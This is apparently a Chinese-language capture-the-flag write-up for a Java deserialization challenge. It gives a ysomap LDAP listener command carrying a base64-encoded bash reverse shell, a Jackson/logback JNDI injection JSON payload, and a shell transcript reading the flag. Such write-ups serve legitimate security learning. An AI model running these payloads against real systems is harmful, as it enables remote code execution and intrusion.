
这里可以用ysomap，像msf一样的集成框架下面好像也是用的ysoserial的payload

在vps上运行ysomap


```
java -jar ysomap-cli-0.0.1-SNAPSHOT-all.jar use exploit  LDAPLocalChainListener use payload  CommonsCollections8 use bullet  TransformerBullet set lport 5555 set version 3 set args 'bash -c  {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMS83Nzc3IDA+JjE=}|{base64,-d}|{bash,-i}' run
```

这里反弹shell的命令在http://www.jackson-t.ca/runtime-exec-payloads.html 生成

不编码的话无法正确执行




上面这串命令会开启一个LDAP监听



POSTMAN把payload打过去，注意是json格式

```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"ldap://192.168.1.1:5555/hhhhhh"}]
```



nc监听等着收shell

```
logs
native-jni-lib
temp
webapps
work
bash-4.4# cat /flag
cat /flag
flag{47c7b057-854f-49e4-ae1b-d38af9e0f92e}
```

参考：https://www.cnblogs.com/xyongsec/p/12880442.html
https://mp.weixin.qq.com/s/SIGKR1t3rVRNAtUyiorhhg
https://github.com/sqxssss/NPUCTF_WriteUps/blob/master/m0on's-writeup.md#ezshiro
https://blog.wuhao13.xin/3661.html

参考：

https://github.com/sqxssss/NPUCTF_WriteUps